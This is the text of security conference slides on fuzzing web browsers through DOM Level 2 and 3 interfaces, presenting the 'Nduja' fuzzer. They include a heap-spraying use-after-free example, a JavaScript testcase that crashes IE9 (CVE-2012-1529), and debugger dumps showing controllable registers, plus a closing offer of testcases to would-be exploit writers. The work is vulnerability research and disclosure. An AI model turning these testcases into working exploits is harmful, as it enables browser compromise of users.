Taking Browsers Fuzzing To The Next (DOM) Level

(or "How to leverage on W3C specifications to unleash a can of worms")



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Agenda

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- · Memory corruption bugs: an overview
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- · Analysis of fuzzing results
- · Crashes use cases analysis
- · Conclusions

Me, myself and I

- · Day time IT professional working in a mobile telco company
- · Nigth time deceive insomnia practicing web security
- · Independent researcher /occasional speaker/ bug hunter:
 - Cookiejacking Cross domain cookie theft for IE
 - Nduja Connection first ever cross domain XSS worm
 - Critical Path Memova webmail XSS-CSRF: 40 millions vulnerable accounts worldwide
 - Twitter XSS Worm (one of the many)
 - Outlook Web Access CSRF
 - Information gathering through Windows Media Player

Browser fuzzing: state of the art

- Probably the most common technique to discover bugs/vulnerabilities in browsers
- · Best of the breed:
 - Mangleme (2004 M. Zalewski): mainly concerned on HTML tags fuzzing
 - Crossfuzz (2011 M. Zalewski)
- · Crossfuzz:
 - stresses memory management routines building circular references among DOM elements
 - helped uncover more than 100 bugs in all mainstream browsers (IE, FF, CM, SF)
 - Many modded versions
 - Widespread coverage: spotting new bugs using lookalike algorithms is really hard!!!
- Valuable tools/frameworks:
 - Grinder by Stephen Fewer
 - Bf3 by Krakowlabs

What's the big whoop?

MEMORY CORRUPTION BUGS.

Memory corruption bugs: exploitability




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Memory address causing the AV is attacker controllable



Memory corruption bugs: UAFs

- Use after free errors occur when a program references a memory location after it has been freed
- · Referencing freed memory can led to unpredictable consequences:
 - Losing of data integrity
 - Denial of service: accessing freed memory can lead to crashes
 - Controls of program flow: can lead to arbitrary code execution



- Who performs a free()
 operation should ensure
 that all pointers pointing to
 that memory area are set
 to NULL
- The utilization of multiple or complex data structures and the presence of cross references can make this operation really hard!


UAF: a simple example

· Real life example (Android 2.1 Webkit Browser)

```
textarea
<body>
<textarea id="target" rows=20> blablabla </textarea>
                                                                      vtable
</body>
                                                                    elem2
                                                                     elem1
var elem1 = document.getElementsByTagName("textarea")
                                                                      textarea
var elem2 = document.getElementById("target")
                                                                      vtable
                                                                   elem2 -> NULL
                                                                    elem1
elem2.parentNode.removeChild(target);
                                                                     textarea -> NULL
                                                                              feeefeee
                                                                     feeefeee
                                                                    elem2 -> NULL
var s = new String("\u41414141");
                                                                     elem1
for(var i=0; i<20000; i++) s+="\u41414141";
                                                                      textarea -> NULL
elem1.innerHtml=s;
                                                                       41414141
                                                                                41414141
```

Memory corruption bugs: double frees

- Double free errors occur when free() is called more than once with the same memory address as an argument.
- · A reference to the freed chunk occurs twice in a Free List:




- · After a malloc() statement following double frees:
 - the first occurrence of our chunk is deleted from the Free List and used for user allocation
 - Second occurrence of our chunk still in the free list ...
 - Free list corruption is possible (but not easily exploitable...)!



Fuzzing at DOM level 1


- The common approach in browser fuzzing leverages on DOM Level 1 interfaces for performing DOM mutations
 - 1. random HTML elements are created and randomly added to the HTML document tree
 - 2. the DOM tree is crawled and elements references are collected
 - 3. elements attributes and function calls are tweaked
 - 4. random DOM nodes are deleted
 - 5. garbage collection is forced
 - 6. the collected references are crawled and tweaked again
- Effective but some limitations:
 - every DOM mutation is performed on a single HTML element, no mass mutations
 - quite static: execution flow can only be altered by the number and the type of randomly generated DOM nodes (e.g different tag names, attributes, etc)
- The entropy of a browser fuzzer can be taken to a further level introducing some new functionalities defined in DOM Level 2 and Level 3 specifications.

What's new in DOM level 2?



- DOM Level 2 specifications introduces several interfaces that allows to perform mutations on collections of DOM elements
- Allow to create logical aggregations of nodes and execute CRUD mutations on them using a rich set of APIs
- These operations can be viewed as convenience methods that enable a browser implementation to optimize common editing patterns

What's new in DOM level 2? (cont.ed)



Working with Ranges (1/4)

Range creation

```
<BODY><H1>Title</H1><P>Sample</P></BODY>


R=document.createRange();
b=document.body;
R.setStart(document.body, 0);
R.setEnd(document.getElementsByTagName("P")[0].childNodes[0], 2);
```

Working with Ranges (2/4)

Range deletion

```
<BODY><DIV><TABLE><TR><TD>aaaa<TD>bbbb</TR></TABLE><P>ccc</P></DIV>

r=document.createRange();
r.setStart(document.getElementsByTagName("TD")[0],0);
r.setEnd(document.getElementsByTagName("DIV")[0],2);
r.deleteContents()
```



Working with Ranges (3/4)

Insert Node

```
n=document.createElement("P");
n.appendChild(document.createTextNode("Hi"));
r.insertNode(n);

<BODY><P>Hi</P><H1>Title</H1><P>Sample</P></BODY>

Appended node

Our Range
```

/* If n is a DocumentFragment or the root of a subtree the
whole content is added to the range */

Working with Ranges (4/4)

Sorrounding range

```
n=document.createElement("DIV");
n.appendChild(document.createTextNode("Hi"));
r.surroundContents(n);

<BODY><H1>Title</H1><P>Sample</P></BODY>
<BODY><H1>Title</H1><DIV>Hi<P>Sample</P></DIV></BODY>

/*range surrounding can be decomposed in:
extractContents+insertNode+appendChild */
```

3 good reasons to fuzz with Ranges

- Complexity: browsers need to keep consistency of DOM structure and HTML syntax across mutations --> as DOM is modified, the Ranges within need to be updated
- Complexity: worst case massive mutation is made up of 4 methods -->
 deleteContents() insertNode() splitText() normalize()
- Complexity: lot of pointers adjustments need to be done (anchestors, sieblings, parent, etc)

SIMILAR OBSERVATIONS ALSO WORK FOR DOCUMENTFRAGMENT, TEXTRANGE AND SELECTIONRANGE

WTFuzz???

EXPECTATIONS


Each of the methods provided for the insertion, deletion and copying of contents should be directly mapped to a series of atomic node editing operations provided by DOM Core.

SAD REALITY

Implementation bugs in these methods can lead to memory corruption bugs when massive mutation occurring on DOM are not correctly mapped to atomic-safe node operations.

DOM level 2 logical views

 NodeIterators and TreeWalker are two different ways of representing a logical view of the nodes of a document subtree




NodeIterators

- Flattened representation of the document subtree
- No hierarchy, only backward and forward navigation allowed



TreeWalker

- Maintains hierarchical relationships of the subtree
- Subtree can be navigated using common methods provided by DOM interfaces



Working with DOM level 2 logical views

```
ni = document.createNodeIterator(document.body, NodeFilter.SHOW_ALL, null, false);
while (Node n = ni.nextNode()) doSomething(n);

tw = document. createTreeWalker(document.body, NodeFilter.SHOW_ALL, null, false);
for (Node child=tw.firstChild(); child!=null; child=tw.nextSibling()) {
    doSomething(tw); }
```

NodeFilters allow the user to create objects that "filter out" nodes. Each filter
contains a function that determines whether or not a node should be presented as
part of the traversal's logical view of the document.

WTFuzz??? (strikes back...)

- NodeIterators and TreeWalkers are dynamic: they change to reflect mutations of the underlying document.
- Lot of pointer arithmetic to maintain consistency between DOM and logical views when mutations occur
- · Logical views are also influenced by dynamic changes on NodeFilters
- · Scenario (simultaneus events):




 Memory corruption scenarios arise when DOM mutations performed on the physical tree are not correctly managed on the logical counterpart

Introducing events (DOM level 3)

- DOM Level 3 specification defines a standard way to create events, fire them and manage event listeners for every DOM node
- Many event types are specified, MutationEvents are particularly interesting:
 - o DOMNodeInterted, DOMNodeRemoved, DOMSubtreeModified, etc

```
someElement.addEventListener("DOMNodeRemoved", myRoutine, false);
someElement.removeEventListener("DOMNodeRemoved", myRoutine, false);
```


Every node has a map of installed listeners and handlers, keyed by event type




Event dispatching model

- · Events dispatching can be synchronous or asynchronous:
 - Synch: don't use the event queue: immediately managed even when inside other handlers
 - Asynch: put in the Event queue whenever they fire and managed in the browser Event loop
- · Event objects are dispatched to an event target
- At the beginning of the dispatch, browsers must first determine the event object's propagation path
 - an ordered list of DOM nodes through which the event object must pass
 - must reflect the hierarchical tree structure of the document
- · The propagation path of an event includes 3 phases:
 - capture phase: from the document root to the target's parent
 - target phase: the event arrives at the final target element
 - bubble phase: from the target's ancestor, in reverse order, to the document root element

Event propagation sample



Event dispatching model (cont.ed)



WTFuzz???? (on again...)

 The listeners map of a node can be altered during dispatch, but is immutable once the dispatch reached that node

What if: listeners map for a node is modified (add or RemoveEventListener) after the event propagation has reached the node?

 Once determined, the propagation path must not be changed, even if an element in the propagation path is moved/removed within the DOM

What if: a DOM mutation occurs on a node belonging to the propagation path? What if the mutation causes a non continuable propagation?

Mutation Events are synchronous


What if: a "synchronous" Mutation Event is fired in the middle of a Mutation Event handler routine?

Introducing Nduja

A spicy, spreadable salami made in Calabria, my hometown









Introducing Nduja

- · ...also a fuzzer prototype written in JS
 - Heavily leverages on DOM Level 2 and DOM Level 3 APIs
 - Several versions implemented with slightly different algorithms
- Used Grinder 0.3 as a framework to collect/classify/reproduce crashes



Nduja: fuzzing algorithm



Nduja: results overview

Internet Explorer 9

- Heavily crashes

- 70 unique crash hashes identified

15 reproducible memory corruption bugs identified
 crashes mainly due to UAFs and DFs

- three o-days identified (disclosed to MSFT)

some other will be privately disclosed
Many other likelyo-days (PoC missing yet...)

Internet Explorer 10

 Most of crashes occurring on IE9 also happen on IE10

- · Chrome 21
 - A bunch of ReadAVs and Stack Overflows found
 - Still running ;-)

Crash use case I

IE9 0 day #1 - SendNotification (MS-12063 CVE-2012-1529)

```
eax=44004400 ebx=045dffff ecx=44004400 edx=0000001b esi=045dffff edi=026bc708
eip=661328ec esp=026bc5d4 ebp=026bc5dc iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                 ef1=00010206
MSHTML!NotifyElement+0x33:
                                 edx,dword ptr [ecx] ds:0023:44004400=????????
661328ec 8b11
EXCEPTION_LEVEL:SECOND_CHANCE
EXCEPTION TYPE:STATUS ACCESS VIOLATION
EXCEPTION SUBTYPE: READ
FAULTING INSTRUCTION:661328ec mov edx, dword ptr [ecx]
BASIC BLOCK INSTRUCTION COUNT:4
BASIC BLOCK INSTRUCTION:661328ec mov edx, dword ptr [ecx]
BASIC BLOCK INSTRUCTION TAINTED INPUT OPERAND:ecx
BASIC BLOCK INSTRUCTION:661328ee mov eax, dword ptr [edx+8]
BASIC BLOCK INSTRUCTION TAINTED INPUT OPERAND:edx
BASIC BLOCK INSTRUCTION:661328f1 push edi
BASIC BLOCK INSTRUCTION:661328f2 call eax
STACK FRAME: MSHTML! NotifyElement+0x33
STACK FRAME: MSHTML! CMarkup:: SendNotification+0x5b
STACK FRAME:MSHTML!CMarkup::Notify+0x102
STACK FRAME:MSHTML!CSpliceTreeEngine::RemoveSplice+0xef4
STACK FRAME: MSHTML! CMarkup:: SpliceTreeInternal+0x95
STACK FRAME: MSHTML! CDoc:: CutCopyMove+0x204
STACK FRAME: MSHTML! CDomRange::deleteContents+0x11f
```

Crash use case I: testcase

IE9 0 day #1 - SendNotification (MS-12063 CVE-2012-1529)

```
function testcase(){
      elementTree1[0]=document.createElement('FOOTER');
      document.body.appendChild(elementTree1[0]);
      elementTree1[1]=document.createElement('STYLE');
      document.body.appendChild(elementTree1[1]);
      elementTree1[2]=document.createElement('TEXTAREA');
      document.body.appendChild(elementTree1[2]);
      document.addEventListener ('DOMNodeRemoved', modifyDOM, true);
      range1 = document.createRange();
      startNode=document.all[1];
      range1.setStart(startNode, 0);
      endNode=document.all[3];
      range1.setEnd(endNode,0);
      range1.deleteContents();
}
function modifyDOM(event){
            switch (event.eventPhase) {
                case Event.CAPTURING PHASE:
                        document.removeEventListener ('DOMNodeRemoved', modifyDOM, true);
                        range2 = document.createRange();
                        startNode=document.all[2];
                        range2.setStart(startNode, 0);
                        endNode=document.all[5];
                        range2.setEnd(endNode,0);
                        range2.deleteContents();
                        break;
```

Crash use case II

IE9 0 day #2 - InjectHTMLStream

```
EXCEPTION TYPE:STATUS ACCESS VIOLATION
EXCEPTION SUBTYPE:DEP
STACK FRAME: MSHTML!InjectHtmlStream+0x38f
STACK FRAME: MSHTML! HandleHTMLInjection+0x75
STACK FRAME: MSHTML! CElement:: InjectInternal+0x6b5
STACK FRAME: MSHTML! CElement::put outerHTML+0xdb
STACK FRAME: MSHTML!CFastDOM::CHTMLElement::Trampoline Set outerHTML+0x5e
STACK FRAME: jscript9!Js::JavascriptFunction::CallFunction+0xc4
STACK FRAME: jscript9!Js::JavascriptExternalFunction::ExternalFunctionThunk+0x117
STACK FRAME: jscript9!Js::JavascriptOperators::SetProperty+0x8f
STACK FRAME: jscript9!Js::JavascriptOperators::OP SetProperty+0x59
STACK FRAME:jscript9!Js::JavascriptOperators::PatchPutValueNoLocalFastPath+0xbc
STACK FRAME:jscript9!Js::InterpreterStackFrame::OP SetProperty<Js::OpLayoutElemen
tCP OneByte>+0x5b
STACK FRAME: MSHTML! CListener Dispatch:: InvokeVar+0x12a
STACK FRAME: MSHTML! CListener Dispatch:: Invoke+0x40
STACK_FRAME:MSHTML!CEventMgr::_DispatchBubblePhase+0x1a9
STACK FRAME: MSHTML! CEventMgr:: Dispatch+0x724
STACK FRAME: MSHTML! CEventMgr::DispatchDOMMutationEvent+0xef
```

Crash use case III

IE9 0 day #3 - ElementRelease

EXCEPTION TYPE:STATUS ACCESS VIOLATION

```
EXCEPTION SUBTYPE:DEP
STACK FRAME:MSHTML!CMarkup::ElementRelease+0x42
STACK FRAME: MSHTML! CDocument::PrivateRelease+0x2c
STACK FRAME: MSHTML! CNamedItemsTable::FreeAll+0x26
STACK FRAME: MSHTML! CScriptCollection::~CScriptCollection+0x20
STACK FRAME: MSHTML! CScriptCollection:: Release+0x53
STACK FRAME: MSHTML! CDoc::CLock::~CLock+0x17
STACK FRAME: MSHTML! CMarkup:: SetInteractiveInternal+0x462
STACK FRAME:MSHTML!CMarkup::RequestReadystateInteractive+0x152
STACK FRAME: MSHTML! CMarkup:: BlockScriptExecutionHelper+0x184
STACK FRAME:MSHTML!CHtmPost::Exec+0x4b1
STACK FRAME: MSHTML! CHtmPost:: Run+0x41
STACK FRAME: MSHTML! PostManExecute+0x1a3
STACK FRAME: MSHTML! PostManResume+0xdd
STACK FRAME: MSHTML! CHtmPost:: OnDwnChanCallback+0x10
STACK FRAME: MSHTML! CDwnChan:: OnMethodCall+0x1f
STACK FRAME: MSHTML!GlobalWndOnMethodCall+0x115
STACK FRAME: MSHTML! Global WndProc+0x302
STACK FRAME: USER32! InternalCallWinProc+0x23
STACK FRAME: USER32! UserCallWinProcCheckWow+0x14b
STACK FRAME: USER32! DispatchMessageWorker+0x35e
STACK FRAME: USER32! DispatchMessageW+0xf
STACK FRAME: IEFRAME! CTabWindow:: TabWindowThreadProc+0x722
```

Crash use case IV

IE9 0 day #4 (to be confirmed)

```
eax=066d6588 ebx=053d34b0 ecx=feeefeee edx=674a9fe7 esi=06704478 edi=000000d2
eip=674a9fff esp=0299d05c ebp=0299d064 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                efl=00010206
MSHTML!CInsertSpliceUndoUnit::`scalar deleting destructor'+0x18:
                                edx, dword ptr [ecx+1A4h]
674a9fff 8b91a4010000
                         mov
ds:0023:feef0092=????????
IDENTITY:HostMachine\HostUser
PROCESSOR: X86
CLASS:USER
QUALIFIER: USER PROCESS
EVENT: DEBUG EVENT EXCEPTION
EXCEPTION FAULTING ADDRESS:0xffffffffeef0092
EXCEPTION CODE:0xC0000005
EXCEPTION LEVEL:SECOND CHANCE
EXCEPTION TYPE:STATUS ACCESS VIOLATION
EXCEPTION SUBTYPE: READ
FAULTING INSTRUCTION:674a9fff mov edx, dword ptr [ecx+1a4h]
BASIC BLOCK INSTRUCTION COUNT:3
BASIC BLOCK INSTRUCTION:674a9fff mov edx, dword ptr [ecx+1a4h]
BASIC BLOCK INSTRUCTION TAINTED INPUT OPERAND:ecx
BASIC BLOCK INSTRUCTION:674aa005 push eax
BASIC BLOCK INSTRUCTION:674aa006 call edx
```

Crash use case V - heap corruption

IE9 Double free in Concurrent Garbage Collection (lot of)

```
eax=0286d26c ebx=00000000 ecx=77010535 edx=0286d009 esi=00460000 edi=0052cef8
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                            efl=00000246
ntdll!RtlReportCriticalFailure+0x57:
770b33bb eb12
                       jmp
                              ntdll!RtlReportCriticalFailure+0x6b (770b33cf)
EXCEPTION_FAULTING_ADDRESS:0x770b33bb
EXCEPTION CODE:0xC0000374
EXCEPTION LEVEL:SECOND CHANCE
EXCEPTION TYPE: STATUS HEAP CORRUPTION
STACK DEPTH:48
STACK FRAME:ntdll!RtlReportCriticalFailure+0x57
STACK FRAME:ntdll!RtlpReportHeapFailure+0x21
STACK FRAME:ntdll!RtlpLogHeapFailure+0xa1
STACK FRAME:ntdll!RtlFreeHeap+0x64
STACK FRAME: kernel32! HeapFree+0x14
STACK_FRAME:MSHTML!CAttrValue::Free+0x44
STACK FRAME: jscript9! Recycler::FinishCollection+0x30
STACK FRAME: jscript9! Recycler:: FinishConcurrentCollect+0x220
STACK FRAME: jscript9! ThreadContext:: ExecuteRecyclerCollectionFunction+0x2a
STACK FRAME: jscript9!Recycler::TryFinishConcurrentCollect+0x64
STACK FRAME: jscript9!Recycler::CollectNow<536875008>+0x33
```

Crash use case VI

Chrome #1 Stack Overflow

Infinite recursion in addChild function

```
Caught a Stack Overflow in process 1832 at 2012-09-16 09:59:50 with a crash hash of 07C1166D.A741038C
Registers:
    EAX = 0x6080C268 - R-- - chrome!WebCore::RenderTable::`vftable'
    EBX = 0x02817B9C - RW - -
    ECX = 0x02817BF8 - RW - -
    EDX = 0x5F31A8ED - R-X - chrome!WebCore::RenderTable::addChild
    ESI = 0x02817BF8 - RW - -
    EDI = 0 \times 02817BF8 - RW - -
    EBP = 0x001F3018 - RW - -
    ESP = 0 \times 001F3000 - RW - -
    EIP = 0x5F31A8ED - R-X - chrome!WebCore::RenderTable::addChild
Code:
    0x5F31A8ED - push ebp
    0x5F31A8EE - mov ebp, esp
    0x5F31A8F0 - push ebx
    0x5F31A8F1 - mov ebx, [ebp+0ch]
    0x5F31A8F4 - push esi
    0x5F31A8F5 - push edi
    0x5F31A8F6 - mov edi, ecx
    0x5F31A8F8 - test ebx, ebx
Call Stack:
    0x5F31ABEB - chrome!WebCore::RenderTable::addChild
    0x5F31ABEB - chrome!WebCore::RenderTable::addChild
```

Crash use case VII

Chrome #2 Stack Overflow

Infinite recursion in notifyNodeInsertedIntoTree function

```
Caught a Stack Overflow in process 3244 at 2012-09-16 03:32:12 with a crash hash of 9E20A997.672519F4
Registers:
    EAX = 0 \times 0000001D -
    EBX = 0 \times 002B6D98 - RW - -
    ECX = 0 \times 0214 CAF0 - RW - -
    EDX = 0x62CAA5E0 - R-- - chrome!WebCore::HTMLTableElement::`vftable'
    ESI = 0 \times 0214 CAF0 - RW - -
    EDI = 0 \times 0209 F980 - RW - -
    EBP = 0x001C3000 - RW - -
    ESP = 0 \times 001 \times 0000 - RW - -
    EIP = 0x610DF757 - R-X - chrome!WebCore::NodeRareData::rareDataFromMap
Code:
    0x610DF757 - push esi
    0x610DF758 - mov eax, 1
    0x610DF75D - xor esi, esi
    0x610DF75F - test al, [62d65150h]
    0x610DF765 - jnz 610df796h
    0x610DF767 - or [62d65150h], eax
    0x610DF76D - push 14h
    0x610DF76F - call chrome!WTF::fastMalloc
Call Stack:
    0x60F25061 - chrome!WebCore::Element::containsFullScreenElement
    0x611E3968 - chrome!WebCore::ChildNodeInsertionNotifier::notifyNodeInsertedIntoTree
    0x611E28F3 - chrome!WebCore::ChildNodeInsertionNotifier::notifyDescendantInsertedIntoTree
```

Conclusions & Future works

- Fuzzing with DOM Level 2 and 3 interfaces proved to be painful for both IE and Chrome
- A bunch of o-days found and many others are likely to be uncovered soon... FUZZ! FUZZ!! FUZZ!!!
- Extensive tests need to be done on Firefox, other browsers and mobile OSes: need help from community... FUZZ! FUZZ!! FUZZ!!!
- There is NO ultimate Nduja fuzzer version: researchers community
 is encouraged to pick the code and mod it at will ... Fuzz! Fuzz!!
 Fuzz!!!
- Testcases:
 - Are available for anyone whishing to write an exploit code
 - Need to be optimized in order to reliably reproduce exploitability condition

Q&A

FUZZ! FUZZ!! FUZZ!!!